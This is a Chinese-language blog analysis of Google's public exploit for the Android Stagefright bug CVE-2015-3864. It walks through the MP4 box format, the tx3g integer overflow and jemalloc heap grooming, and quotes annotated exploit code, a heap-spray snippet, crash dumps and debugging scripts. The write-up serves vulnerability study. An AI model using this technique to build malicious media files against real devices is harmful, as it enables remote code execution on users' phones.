CVE-2015-3864漏洞利用分析(exploit_from_google)

title: CVE-2015-3864漏洞利用分析(exploit_from_google)
author: hac425
tags:

- CVE-2015-3864
- 文件格式漏洞
  categories:
- 安卓安全
  date: 2017-11-21 23:17:00

前言

接下来学习安卓的漏洞利用相关的知识，网上搜了搜，有大神推荐 `stagefright` 系列的漏洞。于是开干，本文分析的是 `google` 的 `exploit`. 本文介绍的漏洞是 `CVE-2015-3864`，在 `google`的博客上也有对该 `exploit` 的研究。

我之前下载下来了:

`pdf版本` 的链接：在这里

`exploit` 的链接： https://www.exploit-db.com/exploits/38226/

分析环境:

`Android 5.1 nexus4`


正文

这个漏洞是一个文件格式相关漏洞，是由 `mediaserver` 在处理 `MPEG4` 文件时所产生的漏洞，漏洞的代码位于 `libstagefright.so` 这个库里面。

要理解并且利用 `文件格式` 类漏洞，我们就必须要非常清楚的了解目标文件的具体格式规范。

Part 1 文件格式学习

先来一张总体的格式图



mp4 文件由 box 组成，图中那些 free, stsc等都是box, box 里也可以包含 box ,这种 box 就叫 containerbox .


- 每个 box 前四个字节为 box 的 size
- 第二个四字节为 box 的 type， box type 有 ftyp,moov,trak 等等好多种， moov 是 containerbox ,包含 mvhd 、 trak 等 box

还有一些要注意的点。

- box 中存储数据采用大端字节序存储
- 当 size 域为 0时，表示这是文件最后一个 box
- 当 size 为1 时，表示这是一个 large box ,在 type 域后面的 8 字节 作为该 box 的长度。


下面来看两个实例。

实例一



- size 域为 00000014，所以该 box长度为 0x14 字节。
- type 域为 66 74 79 70 所以 type 为 fytp
- 剩下的一些信息是一些与多媒体播放相关的一些信息。与漏洞利用无关，就不说了。

实例二



- size 域为1，表示从该 box 开头偏移8字节开始的8字节为 size 字段， 所以该 box 的大小为 0xFFFFFFFFFFFFFF88
- type 为 tx3g

现在我们对该文件的格式已经有了一个大概的了解，这对于漏洞利用来说还不够，接下来我们要去看具体的解析该文件格式的代码是怎么实现的。

解析文件的具体代码位于 MPEG4Extractor.cpp 中的 MPEG4Extractor::parseChunk 函数里面。
该函数中的 chunk 对应的就是 box, 函数最开始先解析 type 和 size .

```
// 开始4字节为 box 大小， 后面紧跟的 4 字节为 box type

uint64_t chunk_size = ntohl(hdr[0]);
uint32_t chunk_type = ntohl(hdr[1]); //大端序转换
off64_t data_offset = *offset + 8;  // 找到 box 数据区的偏移

// 如果size区为1， 那么后面8字节作为size
if (chunk_size == 1) {
    if (mDataSource->readAt(*offset + 8, &chunk_size, 8) < 8) {
        return ERROR_IO;
    }
    chunk_size = ntoh64(chunk_size);
    data_offset += 8;

    if (chunk_size < 16) {
        // The smallest valid chunk is 16 bytes long in this case.
        return ERROR_MALFORMED;
    }
} else if (chunk_size < 8) {
    // The smallest valid chunk is 8 bytes long.
    return ERROR_MALFORMED;
}
```

通过注释和代码，我们知道对于 size 的处理和前面所述是一致的。然后就会根据不同的 chunk_type ,进入不同的逻辑，

```
    switch(chunk_type) {
        case FOURCC('m', 'o', 'o', 'v'):
        case FOURCC('t', 'r', 'a', 'k'):
        case FOURCC('m', 'd', 'i', 'a'):
        case FOURCC('m', 'i', 'n', 'f'):
        case FOURCC('d', 'i', 'n', 'f'):
        case FOURCC('s', 't', 'b', 'l'):
        case FOURCC('m', 'v', 'e', 'x'):
        case FOURCC('m', 'o', 'o', 'f'):
        case FOURCC('t', 'r', 'a', 'f'):
        case FOURCC('m', 'f', 'r', 'a'):
        case FOURCC('u', 'd', 't', 'a'):
        case FOURCC('i', 'l', 's', 't'):
        case FOURCC('s', 'i', 'n', 'f'):
        case FOURCC('s', 'c', 'h', 'i'):
        case FOURCC('e', 'd', 't', 's'):
        {
            if (chunk_type == FOURCC('e', 'd', 't', 's'))
```

如果 box 中还包含 子 box 就会递归调用该函数进行解析。

Part 2 漏洞分析

CVE-2015-3864 漏洞产生的原因是，在处理 tx3g box时，对于获取的 size 字段处理不当，导致分配内存时出现整数溢出，进而造成了堆溢出。

```
case FOURCC('t', 'x', '3', 'g'):
{
    uint32_t type;
    const void *data;
    size_t size = 0;
    if (!mLastTrack->meta->findData(
            kKeyTextFormatData, &type, &data, &size)) {
        size = 0;
    }

    // chunk_size 由我们从文件中 chunk 头获取

    uint8_t *buffer = new uint8_t[size + chunk_size];

    if (size > 0) {
        memcpy(buffer, data, size);
    }

    if ((size_t)(mDataSource->readAt(*offset, buffer + size, chunk_size))
            < chunk_size) {
        delete[] buffer;
        buffer = NULL;

        return ERROR_IO;
    }

    mLastTrack->meta->setData(
            kKeyTextFormatData, 0, buffer, size + chunk_size);
```

size 为之前所解析的所有 tx3g box 的长度总和。chunk_size 为当前要处理的 tx3g box 的长度。然后 size + chunk_size 计算要分配的内存大小。 chunk_size是 uint64_t 类型的，chunk_size 我们在文件格式中我们所能控制的最大大小为 0xFFFFFFFFFFFFFFFF (看 part1 实例二)，也是 64 位，但是我们还有一个 size 为可以控制，这样一相加，就会造成 整数溢出， 导致分配小内存。而我们的 **数据大小则远远大于分配的内存大小，进而造成堆溢出。**

Part 3 漏洞利用

概述

现在我们已经拥有了堆溢出的能力，如果是在 ptmalloc 中，可以修改下一个堆块的元数据来触发 crash ，甚至可能完成漏洞利用。不过从 android 5开始，安卓已经开始使用 jemalloc 作为默认的堆分配器。

在 jemalloc 中，小内存分配采用 regions 进行分配， region 之间是没有 **元数据**的 （具体可以去网上搜 jemalloc 的分析的文章），所以 在 ctf 中常见的通过修改 **堆块元数据** 的漏洞利用方法在这里是没法用了。

不过所有事情都有两面性。region 间是直接相邻的，那我就可以很方便的修改相邻内存块的数据。 如果我们在 tx3g 对应内存块的后面放置一个含有关键数据结构的内存块，比如一个对象，在 含有虚函数 的类的 对象 的 开始4字节（32位下），会存放一个 虚表指针 .

在 对象 调用 虚函数 时会从 虚表指针 指向的位置的 某个偏移（不同函数，偏移不同）处取到相应的函数指针，然后跳过去执行。

如果我们修改对象的虚表指针，我们就有可能在程序调用虚函数时，控制程序的流程。

一些重要的 chunk_type(box type)

tx3g box

上一节提到，我们可以修改对象的虚表指针，以求能够控制程序的跳转。那我们就需要找到一个能够在解析 box 数据能时分配的对象。

MPEG4DataSource 就是这样一个类。

```
struct MPEG4DataSource : public DataSource {
    MPEG4DataSource(const sp<DataSource> &source);

    virtual status_t initCheck() const;
    virtual ssize_t readAt(off64_t offset, void *data, size_t size);
    virtual status_t getSize(off64_t *size);
    virtual uint32_t flags();

    status_t setCachedRange(off64_t offset, size_t size);

protected:
    virtual ~MPEG4DataSource();

private:
    Mutex mLock;

    sp<DataSource> mSource;
    off64_t mCachedOffset;
    size_t mCachedSize;
    uint8_t *mCache;
```

可以看到该对象继承自 `DataSource`, 同时还有几个虚函数。

我们可以在ida中看看虚表的构成。

```
.data.rel.ro:0010E030 off_10E030      DCD _ZN7android15MPEG4DataSourceD2Ev+1 ; android::MPEG4DataSource::~MPEG4DataSource()
.data.rel.ro:0010E034                 DCD _ZN7android15MPEG4DataSourceD0Ev+1 ; android::MPEG4DataSource::~MPEG4DataSource()
.data.rel.ro:0010E038                 DCD __imp__ZN7android7RefBase10onFirstRefEv ; android::RefBase::onFirstRef(void)
.data.rel.ro:0010E03C                 DCD __imp__ZN7android7RefBase15onLastStrongRefEPKv ; android::RefBase::onLastStrongRef(void const*)
.data.rel.ro:0010E040                 DCD __imp__ZN7android7RefBase20onIncStrongAttemptedEjPKv ; android::RefBase::onIncStrongAttempted(uint,void const
.data.rel.ro:0010E044                 DCD __imp__ZN7android7RefBase13onLastWeakRefEPKv ; android::RefBase::onLastWeakRef(void const*)
.data.rel.ro:0010E048                 DCD _ZNK7android15ThrottledSource9initCheckEv+1 ; android::ThrottledSource::initCheck(void)
.data.rel.ro:0010E04C                 DCD _ZN7android15MPEG4DataSource6readAtExPvj+1 ; android::MPEG4DataSource::readAt(long long,void *,uint)
.data.rel.ro:0010E050                 DCD _ZN7android15ThrottledSource7getSizeEPx+1 ; android::ThrottledSource::getSize(long long *)
.data.rel.ro:0010E054                 DCD _ZN7android15ThrottledSource5flagsEv+1 ; android::ThrottledSource::flags(void)
.data.rel.ro:0010E058                 DCD _ZN7android11MediaSource5pauseEv+1 ; android::MediaSource::pause(void)
.data.rel.ro:0010E05C                 DCD _ZN7android9OMXClientC2Ev+1 ; android::OMXClient::OMXClient(void)
.data.rel.ro:0010E060                 DCD _ZNK7android6VectorIyE12do_constructEPvj+1 ; android::Vector<ulong long>::do_construct(void *,uint)
.data.rel.ro:0010E064                 DCD _ZN7android15ThrottledSource6getUriEv+1 ; android::ThrottledSource::getUri(void)
.data.rel.ro:0010E068                 DCD _ZNK7android10DataSource11getMIMETypeEv+1 ; android::DataSource::getMIMEType(void)
.data.rel.ro:0010E06C                 ALIGN 0x10
.data.rel.ro:0010E070                 WEAK _ZTVN7android4ListIPNS_11MPEG4Writer5TrackEEE
.data.rel.ro:0010E070 ; `vtable for'android::List<android::MPEG4Writer::Track *>
.data.rel.ro:0010E070 _ZTVN7android4ListIPNS_11MPEG4Writer5TrackEEE DCB    0
```

可以看到 `readAt` 方法在虚表的第7项，也就是虚表偏移 `0x1c` 处。同时`MPEG4DataSource`在我这的大小为 `0x20` .再看一下漏洞位置的代码。

```
case FOURCC('t', 'x', '3', 'g'):
{
    uint32_t type;
    const void *data;
    size_t size = 0;
    if (!mLastTrack->meta->findData(
            kKeyTextFormatData, &type, &data, &size)) {
        size = 0;
    }

    // chunk_size 由我们从文件中 chunk 头获取

    uint8_t *buffer = new uint8_t[size + chunk_size];

    if (size > 0) {
        memcpy(buffer, data, size);
    }

    if ((size_t)(mDataSource->readAt(*offset, buffer + size, chunk_size))
            < chunk_size) {
        delete[] buffer;
        buffer = NULL;

        return ERROR_IO;
    }

    mLastTrack->meta->setData(
            kKeyTextFormatData, 0, buffer, size + chunk_size);
```

可以看到如果当前解析的 `tx3g` box 不是第一个`tx3g` box（即size>0），会先调用 `memcpy`，把之前所有 `tx3g` box中的数据拷贝到刚刚分配的内存。

如果我们先构造一个 `tx3g`， 其中包含的数据大于 `0x20`, 然后在构造一个 `tx3g` 构造大小使得 `size+chunk_size = 0x20`, 然后通过 `memcpy` 就可以覆盖 `MPEG4DataSource` 的虚表了。`exploit` 中就是这样干的。

pssh box

看看代码

```
case FOURCC('p', 's', 's', 'h'):
{

    PsshInfo pssh;

    if (mDataSource->readAt(data_offset + 4, &pssh.uuid, 16) < 16) {
        return ERROR_IO;
    }

    uint32_t psshdatalen = 0;
    if (mDataSource->readAt(data_offset + 20, &psshdatalen, 4) < 4) {
        return ERROR_IO;
    }
    pssh.datalen = ntohl(psshdatalen);
    ALOGV("pssh data size: %d", pssh.datalen);
    if (pssh.datalen + 20 > chunk_size) {
        // pssh data length exceeds size of containing box
        return ERROR_MALFORMED;
    }

    pssh.data = new uint8_t[pssh.datalen];
    ALOGV("allocated pssh @ %p", pssh.data);
    ssize_t requested = (ssize_t) pssh.datalen;
    if (mDataSource->readAt(data_offset + 24, pssh.data, requested) < requested) {
        return ERROR_IO;
    }
    mPssh.push_back(pssh);

    *offset += chunk_size;
    break;
}
```

划线位置说明了 `pssh` 的结构。

pssh 的结构
开始8字节 表示 该 box 的性质

00 00 00 40 70 73 73 68
size: 0x40,
type: pssh :
+ 0xc 开始 16字节 为 pssh.uuid
+ 0x1c开始4字节为 pssh.datalen
+ 0x20 开始为 pssh.data
可以查看 代码，搜索关键字： FOURCC('p', 's', 's', 'h')

这里先分配 `pssh.datalen` 大小的内存，然后把 `pssh.data` 拷贝到刚刚分配的内存。完了之后会把 分配到的 `PsshInfo` 结构体增加到 类属性值 `Vector<PsshInfo> mPssh` 中, `mPssh` 在 `MPEG4Extractor::~MPEG4Extractor()`中才会被释放。

```
MPEG4Extractor::~MPEG4Extractor() {
    Track *track = mFirstTrack;
    while (track) {
        Track *next = track->next;

        delete track;
        track = next;
    }
    mFirstTrack = mLastTrack = NULL;

    SINF *sinf = mFirstSINF;
    while (sinf) {
        SINF *next = sinf->next;
        delete sinf->IPMPData;
        delete sinf;
        sinf = next;
    }
    mFirstSINF = NULL;

    for (size_t i = 0; i < mPssh.size(); i++) {
        delete [] mPssh[i].data;
    }
} « end ~MPEG4Extractor »
```

所以在解析完 `MPEG4`格式前，通过 `pssh` 分配的内存会一直在内存中。

avcC box 和 hvcC box

这两个 `box` 的处理基本一致，以 `avcC` 为例进行介绍。解析代码如下

```
case FOURCC('a', 'v', 'c', 'C'):
{
    // 这是一块临时分配， buffer 为智能指针，在 函数返回时相应内存会被释放。
    sp<ABuffer> buffer = new ABuffer(chunk_data_size);
    if (mDataSource->readAt(
                data_offset, buffer->data(), chunk_data_size) < chunk_data_size) {
        return ERROR_IO;
```

```
            }
            // 在这里，会释放掉原来那个，新分配内存来容纳新的数据。
            // 因此我们有了一个 分配，释放 内存能力
            // setData 中会释放掉原来的buf，新分配一个 chunk_data_size

            mLastTrack->meta->setData(
                    kKeyAVCC, kTypeAVCC, buffer->data(), chunk_data_size);

            *offset += chunk_size;
            break;
        }
```

首先根据 `chunk_data_size` 分配 `ABuffer` 到 `buffer`，`chunk_data_size` 在 `box` 的 `size` 域指定，注意`buffer`是一个智能指针，在这里，它会在函数返回时释放。

`ABuffer` 中是直接调用的 `malloc` 分配的内存。

```
ABuffer::ABuffer(size_t capacity)
    : mData(malloc(capacity)),
      mCapacity(capacity),
      mRangeOffset(0),
      mRangeLength(capacity),
      mInt32Data(0),
      mOwnsData(true) {
}
```

接下来读取数据到 `buffer->data()`，最后调用 `mLastTrack->meta->setData` 保存数据到 `meta`，在 `setData` 内部会先释放掉之前的内存，然后分配的内存，存放该数据，此时分配内存的大小还是`chunk_data_size`，我们可控。

```
void MetaData::typed_data::setData(
        uint32_t type, const void *data, size_t size) {

        // 先释放之前的内存
    clear();

    mType = type;
    allocateStorage(size);
    memcpy(storage(), data, size);
}
```

`hvcC` 的处理方式基本一样。所以通过这两个 `box` 我们可以 **分配指定大小的内存，并且可以随时释放前面分配的那个内存块** 。我们需要使用这个来布局`tx3g`内存块和 `MPEG4DataSource`内存块。

修改对象虚表指针

下面结合`exploit` 和上一节的那几个关键 `box` ，分析通过布局内存，使得我们可以修改 `MPEG4DataSource` 的虚表指针。
为了便于说明，取了 `exploit` 中的用于 `修改对象虚表指针`的相关代码进行解析（我调试过程做了部分修改）

```
1
2       ftyp = chunk("ftyp", "69736f6d0000000169736f6d".decode("hex"))
3
4       trak = ''
5
6       # 分配第一个 tx3g chunk, 大小为 0x3a8,  使用 cyclic生成,  用来计算虚表指针和 tx3g chunk的距离
7       overflow = cyclic(0x3a8)
8       trak += chunk("tx3g", overflow)
9
10      # | pssh | - | pssh |
11      # alloc_size 为 0x20, groom_count=4
12      # 分配 4 个 0x20 大小的 内存块, 清理内存碎片
13      trak += memory_leak(alloc_size) * groom_count
14
15      # | pssh | - | pssh | .... | avcC |
16      # 分配 avcC
17      trak += alloc_avcc(alloc_size)
18
19      # | pssh | - | pssh | .... | avcC | hvcC |
20      # 分配 hvcC
21      trak += alloc_hvcc(alloc_size)
22
23      # | pssh | - | pssh | pssh | avcC | hvcC | pssh |
24      # 分配 8 个 0x20 大小的 内存块, 清理内存碎片
25      trak += memory_leak(alloc_size) * 8
26
27      # | pssh | - | pssh | pssh | avcC | .... |
28      # 再次分配 hvcC ,不过这次的大小 为 alloc_size * 2
29      trak += alloc_hvcc(alloc_size * 2)
30
31
32      # | pssh | - | pssh | pssh | avcC | MPEG4DataSource | pssh |
33      # 下面构造 stbl ,用来分配 MPEG4DataSource
34      stbl = ''
35
36      # | pssh | - | pssh | pssh | .... | MPEG4DataSource | pssh |
37      # 再次分配 avcC ,不过这次的大小 为 alloc_size * 2, 触发 avcC 的释放, 而且确保不会占用 刚刚释放的 内存
38      stbl += alloc_avcc(alloc_size * 2)
39
40      # | pssh | - | pssh | pssh | tx3g | MPEG4DataSource | pssh |
41      # | pssh | - | pssh | pssh | tx3g ----------------> |
42      # 使用整数溢出, 计算得到第二个 tx3g 的长度值, 使得最后分配到的内存大小为 0x20, 用来占据刚刚空闲的 avcC 的 内存块
43      overflow_length = (-(len(overflow) - 24) & 0xffffffffffffffff)
44      stbl += chunk("tx3g", '', Length=overflow_length)
45
46      trak += chunk('stbl', stbl)
47
```

首先看到第7，8行，构造了第一个 tx3g box, 大小为 0x3a8， 后面在触发漏洞时，会先把这部分数据拷贝到分配到的小内存buffer中，然后会溢出到下一个 region 的 MPEG4DataSource内存块。使用 cyclic 可以在程序 crash 时，计算 buffer 和 MPEG4DataSource 之间的距离。

第 13 行，调用了 memory_leak 函数， 该函数通过使用 pssh 来分配任意大小的内存，在这里分配的是 alloc_size ，即 0x20. 因为MPEG4DataSource 的大小为 0x20 ,就保证内存的分配会在同一个 run 中分配。这些这样这里分配了 4 个 0x20 的内存块，我认为是用来清理之前可能使用内存时，产生的内存碎片，确保后面内存分配按照我们的顺序进行分配。此时内存关系

| pssh | - | pssh |

第 17 到 25 行，清理内存后,开始分配 avcC 和 hvcC, 大小也是 0x20， 然后在第 25 行又进行了内存碎片清理，原因在于我们在分配 avcC 和 hvcC时，会使用到 new ABuffer(chunk_data_size),这个临时的缓冲区，这个会在函数返回时被释放（请看智能指针相关知识）

```
case FOURCC('a', 'v', 'c', 'C'):
{
    // 这是一块临时分配， buffer 为智能指针，在 函数返回时相应内存会被释放。
    sp<ABuffer> buffer = new ABuffer(chunk_data_size);
    if (mDataSource->readAt(
                data_offset, buffer->data(), chunk_data_size) < chunk_data_size) {
```

同时多分配了几个 pssh 确保可以把 avcC 和 hvcC包围在中间。所以现在的内存关系是

| pssh | - | pssh | pssh | avcC | hvcC | pssh |

然后是 第 29 行， 再次分配 hvcC ,不过这次的大小 为 alloc_size * 2, 触发 hvcC 的释放，而且确保不会占用 刚刚释放的 内存.（jemalloc中 相同大小的内存在同一个run中分配）

| pssh | - | pssh | pssh | avcC | .... | pssh |

接下来构造 stbl 用 MPEG4DataSource 占据刚刚空出来的 内存。

| pssh | - | pssh | pssh | avcC | MPEG4DataSource | pssh |

接下来， 第 38 行用同样的手法分配释放 avcC

| pssh | - | pssh | pssh | .... | MPEG4DataSource | pssh |

然后使用整数溢出，计算得到第二个 tx3g 的长度值，使得最后分配到的内存大小为0x20, 用来占据刚刚空闲的 avcC 的 内存块，于是现在的内存布局，就会变成这样。

| pssh | - | pssh | pssh | tx3g | MPEG4DataSource | pssh |

然后在

```
// chunk_size 由我们从文件中 chunk 头获取
uint8_t *buffer = new uint8_t[size + chunk_size];

if (size > 0) {
    memcpy(buffer, data, size);
}

if ((size_t)(mDataSource->readAt(*offset, buffer + size, chunk_size))
        < chunk_size) {
    delete[] buffer;
    buffer = NULL;
```

就会溢出修改了 `MPEG4DataSource` 的虚表指针。然后在下面的 `readAt` 函数调用出会 `crash`.

我测试时得好几次才能成功一次，估计和内存碎片相关。

```
Thread 10 received signal SIGSEGV, Segmentation fault.
0xb66b57cc in android::MPEG4Extractor::parseChunk (this=this@entry=0xb74e2138, offset=offset@entry=0xb550ca98, depth=depth@entry=0x2) at frameworks/av/media/libstagefright/MPEG4
1905                if ((size_t)(mDataSource->readAt(*offset, buffer + size, chunk_size))
```

```
$r0   : 0xb74e27b8  →  0x61616169 ("iaaa"?)
$r1   : 0xb74e2bb8  →  0x00000000
$r2   : 0x61616169 ("iaaa"?)
$r3   : 0x00000000
$r4   : 0xb550c590  →  0x00000428
$r5   : 0xfffffbf8
$r6   : 0xb550c580  →  0xb74e5c98  →  0x28040000
$r7   : 0xb550c570  →  0xfffffbf8
$r8   : 0xb74e2138  →  0xb6749f18  →  0xb66b2841  →  <android::MPEG4Extractor::~MPEG4Extractor()+1> ldr r3, [pc, #188]    ; (0xb66b2900 <android::MPEG4Extractor::~MPEG4Extr
$r9   : 0x74783367 ("g3xt"?)
$r10  : 0xb550ca98  →  0x01000a98
$r11  : 0xb74e2790  →  0x28040000
$r12  : 0x00000000
$sp   : 0xb550c530  →  0xb74e2bb8  →  0x00000000
$lr   : 0xb66b57bd  →  <android::MPEG4Extractor::parseChunk(long+0> ldr r1, [r4, #0]
$pc   : 0xb66b57cc  →  <android::MPEG4Extractor::parseChunk(long+0> ldr r6, [r2, #28]
$cpsr : [THUMB fast interrupt overflow carry ZERO negative]
```

```
$r0   : 0x00000000
$r1   : 0xb74e2bb8  →  0x00000000
$r2   : 0x61616169 ("iaaa"?)
$r3   : 0x00000000
$r4   : 0xb550c590  →  0x00000428
$r5   : 0xfffffbf8
$r6   : 0xb550c580  →  0xb74e5c98  →  0x28040000
$r7   : 0xb550c570  →  0xfffffbf8
$r8   : 0xb74e2138  →  0xb6749f18  →  0xb66b2841  →  <android::MPEG4Extractor::~MPEG4Extractor()+1> ldr r3, [pc, #188]    ; (0xb66b2900 <android::MPEG4Extractor::~MPEG4Extr
$r9   : 0x74783367 ("g3xt"?)
$r10  : 0xb550ca98  →  0x01000a98
$r11  : 0xb74e2790  →  0x28040000
$r12  : 0x00000000
$sp   : 0xb550c530  →  0xb74e2bb8  →  0x00000000
$lr   : 0xb66b57bd  →  <android::MPEG4Extractor::parseChunk(long+0> ldr r1, [r4, #0]
$pc   : 0xb66b57cc  →  <android::MPEG4Extractor::parseChunk(long+0> ldr r6, [r2, #28]
$cpsr : [THUMB fast interrupt overflow carry ZERO negative]
```

可以看到断在了`<android::MPEG4Extractor::parseChunk(long+0> ldr r6, [r2, #28]`,去 `ida` 里面找到对应的位置。

```
                LDR             R1, [R4]
#line "/home/haclh/android-5.1.0_r3/system/core/include/utils/StrongPointer.h" 88
                LDR.W           R0, [this,#0x50]
#line "/home/haclh/android-5.1.0_r3/frameworks/av/media/libstagefright/MPEG4Extractor.cpp" 1
                ADD             R1, buffer
                LDR             R2, [R0]
                STR             R1, [SP,#0x1C8+size]
                LDR             R5, [R7]
                STR             R5, [SP,#0x1C8+var_1C4]
                LDR             R6, [R2,#0x1C]
                LDRD.W          R2, R3, [offset]
                BLX             R6
#line "/home/haclh/android-5.1.0_r3/frameworks/av/media/libstagefright/MPEG4Extractor.cpp" 1
```

r2存放的就是虚表指针，可以确定成功修改了 虚函数表指针。

```
In [5]: from pwn import *

In [6]: hex(cyclic_find(0x61616169))
Out[6]: '0x20'
```

偏移也符合预期。

堆喷射

上面我们已经成功修改了`MPEG4DataSource` 的虚表指针,并在虚函数调用时触发了 `crash` .

我们现在能够修改对象的 虚表指针，并且能够触发虚函数调用。我们需要在一个可预测的内存地址精准的布置我们的数据，然后把虚表指针修改到这里，在 `exploit` 中使用了

```
spray_size = 0x100000
spray_count = 0x10


sample_table(heap_spray(spray_size) * spray_count)
```

来进行堆喷射

`heap_spray` 函数 就是使用 `pssh` 来喷射的内存。每次分配 `0x100` 页，共分配了 `0x10` 次。 `exploit` 作者在 博客中写道，这样就可以在可预测的内存地址中定位到特定数据。在这里就是 用于 `stack_pivot` 的 `gadget`.

关于堆喷射

在看雪上大佬们进行了讨论

https://bbs.pediy.com/thread-222893-1.htm

最后

这个 `exploit` 写的确实强悍，提示我在进行漏洞利用时，要关注各种可能分配内存的地方，灵活的使用代码中的内存分配，来布局内存。 同时研究一个漏洞要把相关知识给补齐。对于这个漏洞就是 `MPEG4` 的文件格式和 相关的处理代码了。

一些tips：

- 使用 `gef` + `gdb-multiarch` 来调试，`pwndbg` 我用着非常卡， `gef` 就不会
- 调试过程尽量使用脚本减少重复工作量。

使用的一些脚本。

使用 `gdbserver attach mediaserver` 并转发端口的脚本

```
adb root
adb forward tcp:1234 tcp:1234
a=`adb shell "ps | grep mediaserver" |  awk '{printf $2}'`
echo $a
adb shell "gdbserver --attach :1234 $a"
```

`gdb` 的调试脚本

```
set arch armv5
gef-remote 127.0.0.1:1234
set solib-search-path debug_so/
directory android-5.1.0_r3/
gef config context.layout "regs -source"
set logging file log.txt
set logging on
break frameworks/av/media/libstagefright/MPEG4Extractor.cpp:1897
break frameworks/av/media/libstagefright/MPEG4Extractor.cpp:1630
break frameworks/av/media/libstagefright/MPEG4Extractor.cpp:1647
break frameworks/av/media/libstagefright/MPEG4Extractor.cpp:884
commands 1
p chunk_size
p buffer
c
end

commands 2
p buffer

end

commands 3
p buffer
c
end
```

```
commands 4
hexdump dword  mDataSource 0x4
c
end
```

参考:

https://census-labs.com/media/shadow-infiltrate-2017.pdf

https://googleprojectzero.blogspot.hk/

http://blog.csdn.net/zhuweigangzwg/article/details/17222951